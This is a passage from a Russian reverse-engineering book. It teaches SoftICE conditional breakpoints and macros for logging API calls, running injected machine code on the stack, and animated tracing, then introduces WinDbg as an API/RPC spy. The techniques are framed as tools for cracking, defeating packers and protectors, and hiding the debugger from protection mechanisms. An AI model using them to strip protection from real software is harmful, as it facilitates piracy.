Нажмите <Ctrl>+<D> для возврата в Windows. Откройте несколько файлов, а когда это надоест, вызовите Symbol Loader и сохраните историю SoftICE в файл протокола (это делается командами **File | Save Soft-ice history as**). После непродолжительного мигания индикатора на диске образуется файл с названием winice.log (по умолчанию). Фрагмент примерного содержимого этого файла показан в листинге 10.1.

Листинг 10.1. Пример содержимого файла журнала SoftICE

```
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=1.44 seconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=940.19 milliseconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=14.51 seconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=19.23 milliseconds)
Break due to BPX KERNEL32!CreateFileA  DO "x;" (ET=13.88 milliseconds)
```

Вы увидите множество строк, каждая из которых описывает время срабатывания точки останова и причину этого срабатывания. На первый взгляд кажется, что этот результат хорош. Однако на практике он совершенно неинформативен. В частности, без ответов остаются многие вопросы. Какой файл открывался при срабатывании каждой точки останова? Завершилась ли эта операция успешно или нет? В общем, наша условная точка останова нуждается в существенной доработке.

Улучшенный вариант приведен в листинге 10.2.

Примечание

SoftICE не позволяет ставить две точки останова на одну функцию. Поэтому перед тем, как создавать новую точку останова на функцию, для которой точка останова уже задана, необходимо удалить старую точку останова командой `bc 0`.

Листинг 10.2. Условная точка останова, которая выводит имена открываемых файлов

```
bpx CreateFileA DO "D esp->4 L 20; x;"
```

Что изменилось? Появился вывод имени файла: `D esp->4 L 20`, где `D` — команда отображения дампа, `esp->4` — указатель на первый аргумент функции `CreateFileA` (что открывать), а `L 20` — количество байт для вывода (конкретное значение выбирается по вкусу). Протестируем обновленный вариант. Нажмите <Ctrl>+<D>, выйдите из отладчика и запустите какую-нибудь программу, за которой требуется проследить (например, FAR Manager). Затем вновь нажмите <Ctrl>+<D>, зайдите в отладчик и дайте команду `bd 0` для прекращения шпионажа. Осталось выйти из SoftICE, зайти в Symbol Loader и сохранить историю на диск.

Результат, полученный на этот раз, показан в листинге 10.3.

Листинг 10.3. Усовершенствованный файл журнала, выводящий имена файлов, открываемых трассируемой программой

```
Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=3.64 seconds)
0010:004859E8 43 4F 4E 4F 55 54 24 00-43 4F 4E 49 4E 24 00 49  CONOUT$.CONIN$.I
0010:004859F8 6E 74 65 72 66 61 63 65-00 4D 6F 75 73 65 00 25  nterface.Mouse.%

Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=8.98 milliseconds)
0010:004859F0 43 4F 4E 49 4E 24 00 49-6E 74 65 72 66 61 63 65  CONIN$.Interface
0010:00485A00 00 4D 6F 75 73 65 00 25-63 00 25 30 32 64 3A 25  .Mouse.%c.%02d:%

Break due to BPX KERNEL32!CreateFileA  DO "d esp->4 L 20;x;" (ET=16.93 milliseconds)
0010:00492330 43 3A 5C 50 72 6F 67 72-61 6D 20 46 69 6C 65 73  C:\Program Files
0010:00492340 5C 46 61 72 5C 46 61 72-45 6E 67 2E 6C 6E 67 00  \Far\FarEng.lng.
```

Совсем другое дело! Теперь отображается имя открываемого файла, и наш импровизированный шпион мало-помалу начинает работать. Однако в журнале все еще отсутствуют такие важнейшие элементы данных, как идентификатор процесса, вызывавшего API-функцию, и код возврата. Но что нам стоит добавить к точке останова еще несколько строк? Окончательная версия точки останова, предназначенной для целей протоколирования, показана в листинге 10.4.

Листинг 10.4. Окончательная версия условной точки останова, предназначенной для целей протоколирования

```
bpx CreateFileA DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
```

Здесь команда `? PID` выводит идентификатор процесса, `P RET` выполняет API-функцию, дожидаясь возврата, а команда `? EAX` сообщает содержимое регистра `EAX`, в котором находится код возврата из API-функции. В листинге 10.5 приведен фрагмент журнала, полученного с помощью точки останова, показанной в листинге 10.4.

Листинг 10.5. Окончательная версия файла журнала

```
Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "□▄"                          ; PID
0010:0012138C 43 44 2E 73 6E 61 69 6C-2E 65 78 65 00 61 5F 65  CD.snail.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00  .exe............
00000074  0000000116  "t"                           ; Return code

Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "□▄"                          ; PID
0010:0012138C 64 65 6D 6F 2E 63 72 6B-2E 65 78 65 00 61 5F 65  demo.crk.exe.a_e
0010:0012139C 2E 65 78 65 00 00 00 00-00 00 00 00 00 00 00 00  .exe............
00000074  0000000116  "t"                           ; Return code

Break due to BPX KERNEL32!CreateFileA  DO "? PID; D esp->4 L 20; P RET; ? EAX; x;"
000001DC  0000000476  "□▄"                          ; PID
```

```
0010:0012138C 64 65 6D 6F 2E 70 72 6F-74 65 63 74 65 64 2E 63  demo.protected.c
0010:0012139C 72 6B 2E 65 78 65 00 00-00 00 00 00 00 00 00 00  rk.exe..........
00000074  0000000116  "t"                          ; Return code
```

Согласитесь, что с таким отчетом уже можно и поработать! Мы уже нарастили функциональность нашего логгера до уровня стандартного API-шпиона. Тем не менее, при желании этот фильтр можно и усложнить, добавив новые критерии. Формат протокола тоже можно обогатить новыми деталями, выводя все необходимые подробности, которые только могут потребоваться (например, содержимое стека вызовов).

Конечно, этот путь не обходится без проблем. Постоянно всплывающий SoftICE противно мерцает и существенно снижает производительность. Можно ли как-нибудь заставить его вести протокол, не всплывая? Можно! Отладчик поддерживает специальную функцию `BPLOG`, всегда возвращающую `TRUE` и подавляющую всплытие отладчика. К сожалению, вместе с этим подавляется и последовательность команд, следующая за `DO`, а это значит, что создание подробных отчетов становится невозможным. Поэтому для наших целей такой способ не годится. К сожалению, других средств подавления всплытий отладчика в нашем распоряжении нет.

Еще одним источником головной боли становится мусор в протоколе. Полезные данные перемешиваются с прочей информацией, выводящейся на экран. Понятно, что об удобстве чтения и речь не идет! Без написания специализированной утилиты для форматирования отчетов вы буквально утонете в море ненужной информации. Можно, конечно, написать эту утилиту на Perl, но есть и более простой путь. Это — использование макросов. Однако на сей раз это будут не макросы SoftICE, а макросы, встроенные в FAR Manager.

Запустите FAR Manager, нажмите клавишу <F4> и внимательно просмотрите текст, показанный в листинге 10.5. Как видите, каждая порция "отчетной" информации начинается со строки `break due to`. Вот ее-то и следует искать! Нажмите <Ctrl>+<.> для начала записи макросов, затем нажмите клавишу <F7>, введите строку для поиска (`break due to`) и, наконец, нажмите клавишу <ENTER>. Теперь с помощью клавиатурной комбинации <Shift>+<→> выделите текстовый фрагмент от конца строки `break due to` до начала подстроки `CreateFileA`. Эта информация избыточна, поэтому удалите ее с помощью комбинации <Ctrl>+<Del>. Затем нажмите комбинацию <Ctrl>+<Shift>+<→>, чтобы перейти к ключевому слову `DO`, которое также следует удалить вместе с остатком строки. Иными словами, продолжайте редактировать текст в соответствии с вашими требованиями. Заметим, что этот процесс тяжело описывать словами, гораздо легче показать конечный результат. Когда макрос будет создан, достаточно будет его применить к протоколу заданное число раз (просто нажать назначенную ему комбинацию клавиш и не отпускать), в результате чего получится примерно такой результат, как в листинге 10.6.

Листинг 10.6. Улучшенный вариант протокола, очищенный от избыточной информации с помощью вновь созданного макроса

```
CreateFileA, PID:1DCh; NAME: CD.snail.exe;                  RET: 74h
CreateFileA, PID:1DCh; NAME: demo.crk.exe;                  RET: 74h
CreateFileA, PID:1DCh; NAME: demo.protected.crk.exe;        RET: 74h
```

Вполне достойный результат для нескольких минут работы! С помощью макросов можно сделать все или практически все! И пускай некоторые презрительно ухмыльнуться, мол, этот путь непрофессионален и вообще. Главное, что поставленная задача была выполнена в рекордно короткие сроки. Как уже говорилось, если вы захотите использовать более профессиональный подход, вам придется написать специализированную утилиту для форматирования отчетов (например, на Perl).

Более сложные фильтры

До сих пор мы не создали ничего сложнее обычного API-шпиона. Множество таких утилит, готовых к употреблению, можно найти на просторах Интернета. Так стоило ли огород городить? Стоило! Начнем с того, что SoftICE (особенно при использовании аппаратных точек останова

наподобие bpm) намного менее конфликтен, чем большинство шпионов. Он легко работает там, где другие средства уже не справляются.

> ***Примечание***
>
> Это особенно справедливо, если вы предварительно пропатчите SoftICE с помощью пакета IceExt, который скрывает отладчик от некоторых защитных механизмов.

К тому же, все интересное только начинается! Давайте чуть-чуть усложним задачу. Будем шпионить не за всеми файлами, а, скажем, только за теми, имена которых начинаются на букву "a". Сделать это совсем несложно (листинг 10.7).

Листинг 10.7. Точка останова, протоколирующая доступ к файлам, имена которых начинаются на букву "a"

```
bpx CreateFileA if byte (*esp->4)=='a' DO xxx
```

Проблема заключается в том, что если функции CreateFileA передается полное имя файла с путем, наша точка останова уже не сработает, поскольку она проверяет только первый символ имени, а функции поиска подстроки в арсенале SoftICE увы, нет. Как говорится, эта возможность конструктивно не предусмотрена, а жаль. Тем не менее, эта мелкая неприятность хакера не остановит.

Будем исходить из того, что память, лежащая выше указателя стека, как правило, свободна и может быть использована по вашему усмотрению. Что если записать туда крошечную ассемблерную программу и передать на нее управление? Если это получится, то вы сможете неограниченно наращивать функциональные возможности отладчика, не прибегая к плагинам, которые обычно оказываются громоздкими, неповоротливыми и, к тому же, плохо документированы.

Для выполнения программы на стеке нам, очевидно, нужен исполняемый стек. Вплоть до последнего времени это не представляло проблемы, и в стеке можно было выполнять любой код без каких бы то ни было ухищрений. Однако теперь ситуация изменилась. На пике борьбы с вирусами и сетевыми червями, производители процессоров скооперировались с Microsoft, и теперь в последних версиях Windows XP, Windows Vista и Windows Server Longhorn по умолчанию стек защищен от исполнения. Впрочем, при первой же попытке выполнения машинного кода в стеке или его окрестностях, система выбрасывает диалоговое окно, предлагающее либо отключить защиту, либо аварийно завершить работу программы, ведущей себя некорректно.

Чтобы осуществить задуманное, мы должны проделать следующее:

- Поместить машинный код нашей функции выше вершины стека
- Сохранить текущее значение регистра EIP и регистра EFLAGS (например, в том же стеке)
- Сохранить все регистры, которые изменяет наша функция
- Установить EIP на начало нашей функции
- Тем или иным образом передать аргументы (например, через регистры)
- Выполнить функцию, возвратив результат работы, например, через EAX
- Проанализировать возвращенное значение, выполнив те или иные операции
- Восстановить измененные регистры
- Восстановить регистр EIP и регистр флагов
- Продолжить нормальное выполнение программы

Звучит устрашающе, но ничего сложного в этом нет. Давайте для начала попытаемся выполнить функцию XOR EAX,EAX/RET. Как перевести ее в машинный код? Можно, конечно, воспользоваться HIEW или даже FASM, но можно сделать это и не выходя из SoftICE. Для этого достаточно переместиться в любой свободный регион памяти и дать команду a (assemble). Обратите внимание, что перед этим следует убедиться, что вы находитесь в контексте отлаживаемого приложения

(его имя отображается в правом нижнем углу экрана), а не в ядре, иначе произойдет крах системы. Процесс ассемблирования функции в SoftICE показан в листинге 10.8.

Листинг 10.8. Ассемблирование пользовательской функции в SoftICE

```
:a esp-10
0023:0012B0DC xor eax,eax
0023:0012B0DE ret
0023:0012B0DF

:d esp-10
0023:0012B0DC 33 C0 C3 00 DB 80 FB 77-88 AE F8 77 FF FF FF FF  3......w...w....
0023:0012B0EC 31 D8 43 00 E8 59 48 00-00 00 00 C0 03 00 00 00  1.C..YH.........
```

Теперь программа лежит на стеке, но вот как ее исполнить? Да очень просто! Если просто дать команду `G esp-10` (перейти к адресу `esp-10`) и предоставить процессору выкручиваться как может, то он вряд ли справится с этой задачей. Чтобы возвратить управление по текущему адресу отлаживаемой программы, необходимо предварительно сохранить регистр `EIP`, а сделать это не так-то просто. Команда `E (esp-10) EIP` не работает, поскольку не допускает использования выражений (а имя регистра — это выражение). Поэтому попытка выполнения такой команды закончится неудачей, и вы увидите сообщение `syntax error` (синтаксическая ошибка). Как быть? Что делать?

Давайте воспользуемся командой `M` (`move`), копирующий блоки памяти из одного адреса в другой. Тогда мы сможем сохранить фрагмент оригинальной программы на стеке, а саму программу модифицировать по своему усмотрению. Конкретно мы должны будем записать `PUSH EAX/MOV EAX,ESP/SUB EAX,10h/CALL EAX` или аналогичную последовательность команд. Короче говоря, нам нужна команда `CALL ESP-N`, но, поскольку такой команды в лексиконе процессоров x86 нет и никогда не существовало, нам приходится ее эмулировать через математические преобразования с любым дополнительным регистром. Например, пусть это будет регистр `EAX`. В машинных кодах это будет выглядеть так: `50h/8Bh C4h/83h E8h 10h/FFh D0h`.

Теперь скопируем фрагмент отлаживаемой программы на стек: `M EIP L 10 ESP-20`, где `ESP-20` — адрес-приемник, лежащий выше указателя вершины стека и не затирающий нашу машинную программу. Теперь модифицируем окрестности отлаживаемой программы: `ED EIP 83C48B50; ED EIP+4 D0FF10E8`. Как видите, это — тот же самый код, только набранный в обратном порядке, поскольку в процессорах x86 младший байт располагается по меньшему адресу.

На этом подготовительный этап можно считать завершенным. Даем команду `T` (`Trace`), повторяя эту команду четыре раза до входа в нашу функцию, а затем — команду `P RET` для выхода оттуда. И все! В регистре `EAX` теперь содержится нуль! Наша функция завершила свою работу и возвратила все, что хотела! Разве это не здорово — выполнять непосредственно в отладчике собственный код, написанный с чистого листа?

Остается только одна проблема — как проанализировать возвращенное значение в отладчике? Если попытаться пойти прямым путем: `IF (eax==0) DO xxxx`, то вас ждет полный провал. Дело в том, что SoftICE не воспринимает условных команд, и ключевое слово `IF` может встречаться только в точках останова. Что же, давайте и создадим специально для этой цели фиктивную точку останова, которая срабатывает всегда (листинг 10.9).

Листинг 10.9. Фиктивная точка останова позволяет использовать ключевое слово IF

```
BPX EIP IF (EAX==0) DO xxxx
```

Естественно, независимо от того, сработает точка останова или нет, нам необходимо восстановить регистр `EAX`.

Примечание

Не забывайте о регистре EFLAGS, который тоже должен быть сохранен. Процедура сохранения аналогична процедуре сохранения регистра EAX, и поэтому здесь не рассматривается.

После сохранения регистров, необходимо вернуть фрагмент оригинальной программы на исходную позицию и удалить фиктивную точку останова, так как количество точек останова не безгранично. Что касается регистра EAX, то он может быть восстановлен командой POP EAX, следующей за CALL EAX. Вернуть программу на место поможет конструкция M ESP-20 L 10 EIP-9. Откуда взялся аргумент EIP-9? Прочему не просто EIP? Дело в том, что в процессе выполнения "заплатки" значение EIP изменилось! Число 9 — это и есть размер нашей "заплатки" вместе с командой POP EAX. Остается только дать команду R EIP = EIP-9, чтобы вернуть EIP на место, и выполнение отлаживаемой программы можно смело продолжать. Если все было сделано правильно и никакой защитный механизм не использовал незадействованный стек, то отлаживаемая программа не рухнет.

Примечание

Кстати говоря, под Windows 9*x* с некоторой вероятностью сбои все-таки будут происходить, поскольку она активно мусорит в стеке. Чтобы не позволить ей хулиганить, регистр ESP следует на время выполнения всех операций подтянуть наверх, а затем снова вернуть в исходное положение.

Естественно, всякий раз набирать машинные коды вручную совершенно необязательно. Занятие это утомительное, и приятным его никак не назовешь. Вот тут-то нам и пригодятся макросы! Даем команду MACRO MACRO_NAME = "xxxxx" и заносим макрос в список постоянных. Это делается так: запускаем Symbol Loader, из главного меню выбираем команды **Edit | SoftICE Initialization Settings**, переходим к вкладке **Macro Definitions**, нажимаем кнопку **Add** и присваиваем макросу имя (name) и тело (definition). Теперь макрос будет автоматически загружаться вместе с SoftICE. Можно создать целую библиотеку собственных расширенных условных точек останова, поддерживающих такие функции, как поиск подстроки в строке или сравнение строк по шаблонам '*' и '?'. Это действительно можно сделать, и тогда мощь SoftICE многократно возрастет. Кроме того, вы получите замечательную возможность попрактиковаться в программировании на уровне машинных кодов!

Кстати говоря, макросы позволяют решить и другую проблему. Дело в том, что SoftICE не поддерживает вложенных точек останова, без которых нам никак не обойтись (как вы помните, для анализа содержимого регистра EAX пришлось прибегнуть к созданию фиктивной точки останова). Если мы попытаемся написать: BPX CreateFileA DO "xxx; bpx EIP DO "XXXX"; x;", ничего не получится! SoftICE запутается в кавычках и откажется обрабатывать такую конструкцию. Но если оформить команду bpx EIP DO "XXXX" в виде макроса, названного, например, XYZ, то конструкция BPX CreateFileA DO "xxx; XYZ; x;" будет воспринята отладчиком вполне благосклонно.

Анимированная трассировка в SoftICE

Некоторые отладчики (например, OllyDbg) имеют одну полезную функцию, которой нет в SoftICE. Это — возможность пошаговой анимированной трассировки с условными точками останова на каждом шаге. Например, можно поставить точку останова на конструкцию TEST EAX,EAX/Jx XXX, заставив отладчик всплывать всякий раз, когда регистр EAX будет равен нулю (или любому другому значению на ваш выбор). Конструкция, устанавливающая такую точку останова, может выглядеть, например, так: BPX IF (*word(EIP)==0xC085 && (*byte(EIP+2) & 70h)==70h). Здесь 0xC085 — опкод команды TEST EAX,EAX, а 70h — маска инструкции J*x*. Вся точка останова в целом позволяет отлавливать программные конструкции наподобие if (func(1,2,3)!=0)…, которые часто используется в защитных механизмах.

SoftICE таких шуток не понимает и требует, чтобы адрес точки останова был задан явно, например BPX EIP.... Причем даже в этом случае он создает одну-единственную точку останова, опираясь на текущее значение EIP (каким оно было в момент создания точки останова), и отказывается автоматически "пересчитывать" его по ходу исполнения программы. Какая жалость!

А ведь ради этой возможности многие хакеры отказываются от привычного SoftICE и переходят на OllyDbg. Между тем, проблема может быть решена и средствами SoftICE!

Дело в том, что в SoftICE макросы могут быть вложенными! Попробуйте написать `MACRO XYZ="T; XYZ;"`, наберите `XYZ` и посмотрите, что получится. SoftICE начнет анимировать программу! Не слишком быстро, но все-таки достаточно производительно. Во всяком случае для борьбы с упаковщиками и протекторами это вполне подойдет.

Коль скоро мы научились анимировать программу, создание условных точек уже не будет представлять серьезной проблемы. Вот, например, такой полезный макрос: `MACRO XYZ = "BPX EIP;T;XYZ;"`. Что он делает? А вот что! Он выделяет трассу следования программы, помечая выполненный код, и мы сразу же видим, какие условные переходы выполнялись, а какие — нет (рис. 10.3). При этом, однако необходимо учитывать, что количество точек останова ограничено, и потому их периодически необходимо снимать.




Рис. 10.3. Макрос, помечающий выполненные команды

SoftICE — это действительно мощный инструмент необычайной разрушительной силы, который позволяет хакерам делать все необходимое и даже сверх того! Главное — фантазию иметь. Протоколирование — это не единственная альтернативная профессия SoftICE. При желании из него можно соорудить отличный дампер или что-то еще. Но это — тема уже другого разговора. Главное — схватить идею. Данная глава не предлагает готовых решений, но зато призвана привлечь ваше внимание к целому пласту возможностей, которые каждый может использовать по своему усмотрению.

Отладчик WinDbg как API- и RPC-шпион

Ранние версии отладчика WinDbg от Microsoft не пользовались у хакеров большой популярностью, и все они дружно налегали на SoftICE. Однако теперь, когда поддержка последнего прекращена, и он обречен на медленное, но неотвратимое умирание, возникает вопрос: как дальше

жить и что использовать для взлома? Тем временем, WinDbg сильно повзрослел, и по целому ряду характеристик он уже может сравниться с SoftICE, а то и обходит его. В этом разделе будет показано, как использовать WinDbg в качестве API- и RPC-шпиона[1].

Microsoft Windows Debugger (WinDbg) входит в состав множества продуктов: Platform SDK, Driver Development Kit (DDK), Windows Driver Foundation (WDF), а также поставляется в комплекте с самостоятельным пакетом Debugging Tools for Windows, занимающим чуть больше 15 Мбайт, причем версия WinDbg из комплекта Debugging Tools for Windows обычно оказывается самой свежей и содержащей наибольшее количество всевозможных полезных расширений.

Скачать ее можно здесь: **http://www.microsoft.com/whdc/devtools/debugging** (32-битная и 64-битные версии). Пакет поставляется бесплатно, и Microsoft даже не требует проверки подлинности копии Windows, во всяком случае пока…

Первое знакомство с WinDbg

Отладчик WinDbg представлен в двух "ипостасях": i386kd.exe (для 64-битной версии — ia64kd.exe) — консольный отладчик уровня ядра (рис. 10.4), отлаживающий только драйверы вместе с дампами памяти ядра и требующий, как минимум, двух машин, связанных кабелем через COM-порты или взаимодействующих через сеть.

> ***Примечание***
>
> Если двух компьютеров в вашем распоряжении нет, можно воспользоваться эмулятором VMWare, поддерживающим виртуальные сетевые адаптеры и позволяющим осуществлять отладку через виртуальный COM-порт. Несмотря на то, что i386kd.exe — довольно мощный и хороший отладчик (подробно описанный в книге Свена Шрайбера *"Недокументированные возможности Windows 2000"*[2]), для наших хакерских целей он не потребуется.




Рис. 10.4. Консольная версия WinDbg — i386kd

[1] RPC-вызовы (Remote Procedure Calls), или удаленные вызовы процедур) — своеобразный фундамент для множества системных служб, например, таких, как служба печати.

[2] Свен Шрайбер. "Недокументированные возможности Windows 2000". — СПб.: Питер, 2002.




Рис. 10.5. Графическая версия WinDbg

WinDbg.exe (рис. 10.5) представляет собой типичное GUI-приложение, довольствующееся одним компьютером и позволяющее отлаживать прикладные программы, анализировать дампы памяти, шпионить за событиями, происходящими в системе. А вот для отладки драйверов опять потребуется второй компьютер, соединенный сетью или кабелем. Однако мы обойдемся и без кабеля.

Много полезной информации содержится в справочном файле debugger.chm, который полезно прочитать прежде, чем начинать работу с отладчиком. Возможности WinDbg намного шире, чем это кажется на первый взгляд. Проблема лишь в том, что через меню и прочие интерфейсные управляющие элементы просто не добраться!

OK, начинаем рыть вглубь. В каталогах w2kchk и w2kfre имеются модули расширения для Windows 2000, конструктивно выполненные в виде динамических библиотек. Содержимое обоих каталогов идентично, и разница между ними заключается в том, что файлы из каталога *chk работают с отладочной версией ядра (checking build), а модули из каталога *fre — с финальной (release).

Посмотрим, что у нас здесь находится (листинг 10.10).

Листинг 10.10. Модули расширения для WinDbg, предназначенные для Windows 2000

```
Directory of C:\Program Files\Debugging Tools for Windows\w2kfre

13.08.2005  20:19       <DIR>          .
13.08.2005  20:19       <DIR>          ..
06.02.2004  01:38               105 499 acpikd.dll
06.02.2004  01:38               179 227 gdikdx.dll
06.02.2004  01:38             2 304 541 kdex2x86.dll
```

```
06.02.2004  01:38               447 005 kdextx86.dll
06.02.2004  01:38                42 011 ndiskd.dll
06.02.2004  01:38                85 533 ntsdexts.dll
06.02.2004  01:38                78 364 rpcexts.dll
06.02.2004  01:38                24 091 scsikd.dll
06.02.2004  01:38               170 013 userexts.dll
06.02.2004  01:38               302 620 userkdx.dll
06.02.2004  01:38               106 524 vdmexts.dll
              11 File(s)        3 845 428 bytes
               2 Folder(s)     995 536 896 bytes free
```

Назначение большинства модулей можно определить по их названию. В крайнем случае, можно загрузить непонятный модуль в отладчик и вызывать его справочную систему. А пока заглянем в каталог winxp, хранящий расширения, специфичные для Windows XP (листинг 10.11).

Листинг 10.11. Модули расширения для WinDbg, предназначенные для Windows XP

```
Directory of C:\Program Files\Debugging Tools for Windows\winxp

13.08.2005  20:19       <DIR>          .
13.08.2005  20:19       <DIR>          ..
21.01.2004  10:43                73 728 acpikd.dll
28.06.2002  15:47                 4 841 default.tmf
24.02.2004  13:01               285 696 exts.dll
19.02.2004  18:19             1 096 192 kdexts.dll
21.01.2004  12:30                66 048 minipkd.dll
21.01.2004  12:52                83 968 ndiskd.dll
19.02.2004  18:20                51 200 ntsdexts.dll
21.01.2004  12:25               335 360 rpcexts.dll
21.01.2004  12:30                61 952 scsikd.dll
16.09.2003  19:41                16 467 system.tmf
21.01.2004  13:09               262 144 traceprt.dll
21.01.2004  10:48               154 112 vdmexts.dll
21.01.2004  10:37                12 800 w64cpuex.dll
21.01.2004  10:37                 7 168 w64ia32xcpuex.dll
21.01.2004  10:37                14 336 wamd64cpuex.dll
21.01.2004  10:26                50 176 wmitrace.dll
21.01.2004  10:37                77 312 wow64exts.dll
              17 File(s)        2 653 500 bytes
               2 Folder(s)    995 532 800 bytes free
```

Как видите, набор расширений для Windows XP намного богаче. Что касается расширений, ответственных за шпионаж, то они хранятся в каталоге winext, который является общим для всех систем (листинг 10.12).

Листинг 10.12. Модули расширения для WinDbg, предназначенные для операционных систем всех типов

```
Directory of C:\Program Files\Debugging Tools for Windows\winext

13.08.2005  20:19       <DIR>          .
13.08.2005  20:19       <DIR>          ..
24.02.2004  13:01               612 864 ext.dll
24.02.2004  13:01               174 592 kext.dll
19.02.2004  18:44               228 864 logexts.dll
13.08.2005  20:19       <DIR>          manifest
```

```
24.02.2004  13:01                53 760 uext.dll
21.01.2004  12:28                22 528 wdfkd.dll
               5 File(s)      1 092 608 байт
               3 Folder(s)  995 524 608 bytes free
```

Файл с ничего не говорящим именем logexts.dll — это и есть шпионский компонент.

Теперь что касается самого WinDbg. Раскладку окон, цвет и гарнитуру шрифтов каждый может настроить в соответствии со своими вкусами, которые у всех, как известно, разные.

Техника API-шпионажа

В состав Platform SDK изначально входила утилита, представляющая собой некое подобие API-шпиона. Эта утилита называлась \Microsoft Platform SDK\Bin\WinNT\Apimon.Exe, однако этот монитор выдавал только общую статистку по API-вызовам без учета их хронологии и постоянно падал при попытке загрузить в него что-то более сложное, чем Notepad (рис. 10.6). Иными словами, для взлома Apimon.exe не годился.

